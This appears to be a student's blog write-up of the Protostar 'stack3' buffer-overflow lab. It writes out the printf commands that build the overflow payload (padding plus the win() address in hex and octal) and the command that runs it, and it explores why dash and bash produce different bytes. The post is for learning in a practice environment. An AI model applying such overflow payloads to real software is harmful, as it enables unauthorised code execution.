I made a file and put it in /tmp/payload.txt, first I tried just putting in aaaabbbbccccddddeeeeffffgggghhhhiiiijjjjkkkkllllmmmmnnnnoooopppp\x24\x84\x04\x08 but that did not work… I tried a few variations but nothing worked. Getting tired of this struggle I asked AI and I got this response:
"If printf on your system doesn't support \x, you can use octal escapes instead"

I had seen the oct column in the man ascii but not really gave it any thought, but I thought it might be worth a shot. This is how I created the payload file: printf "aaaabbbbccccddddeeeeffffgggghhhhiiiijjjjkkkkllllmmmmnnnnoooopppp\044\204\004\010" > /tmp/payload.txt
To run ./stack3 with the payload => ./stack3 < /tmp/payload.txt

I spent a lot of time on this exercise, I figured out the address for win() very early on using objdmp and confirmed the address with gdb so I figured I needed to put that into the overflow but my main struggle was formatting the address of win() into the overflow. I had seen people using payloads, python, and other ways to finish the assignment but I wanted to hand-type my way through the exercise. I tried so many things and never saw examples of people using octal instead of hex, but in the end that worked. Starting out this assignment I had no idea how to use objdmp or gdb but I learned a lot from this exercise.
After I completed the challenge using the oct values, I had a chat with Doddi, he showed me that it worked for him to feed stack3 with hex values. That was really annoying! He had told me about that we could easily change from dash shell to bash shell. I find it easier to work in bash but since the Protostar shell is in dash I thought it would be best to complete the challenge in dash.
Sidenote: I know this one guy who was hired by Dropbox to hack them and see if he could be successful in finding vulnerabilities in their system, he was able to get into their system but was discovered when he used a command that was flagged by their system… I don’t know what particular command he used but if their system used dash and he changed it to bash then that could have raised a red flag.
I tried changing to bash, created a new payload with hex values and it worked first try! I then recreated the payload in dash and tried to run it and it did not work, same as before. But, the payload I created while in bash did work in dash. I do not know why this happens, something about how dash and bash create and or interpret hex values?
this is how I created the bash and dash payloads:
bash: printf "aaaabbbbccccddddeeeeffffgggghhhhiiiijjjjkkkkllllmmmmnnnnoooopppp\x24\x84\x04\x08" > /tmp/bashPayload.txt
dash: printf "aaaabbbbccccddddeeeeffffgggghhhhiiiijjjjkkkkllllmmmmnnnnoooopppp\x24\x84\x04\x08" > /tmp/dashPayload.txt

So, some investigation was in order. I thought I’d do a hash check and see if the files had the same content or not. The hash check revealed that the files were in fact different:


I also opened both files in readonly in vim:


This showed me that even though the files were created exactly the same the files were different because one was created in dash and the other in bash.

So, just as a sanity check I recreated the payload in dash using the oct values and checked vim.
And to be triple sure, I checked if it ran:
Before I could lay this to rest I thought I’d try to recreate the payload using the “correct” values: the actual values in bashPayload.txt and payload.txt > $<84>^D^H

That did not work?

Even though the vim shows the same values as the payloads that worked it still did not work to pass the assignment. I’m sure a hash check will reveal the content of the files are in fact someway different I thought I’d check.

As I suspected the hash check revealed differences in the contents of the files, eventhough they appeared to be exactly the same. I guess this is just some difference in dash and bash that I am unable to explain at this time.
Fun reads
GDB (Step by Step Introduction)
How to step-into, step-over and step-out with GDB?
How to find the address of a string in memory using GDB?
GDB Debugging | Complete Step-by-Step Guide for Beginners
How to Print a Hexadecimal Value in C
Number Systems Comparison: Binary, Octal, Decimal, and Hexadecimal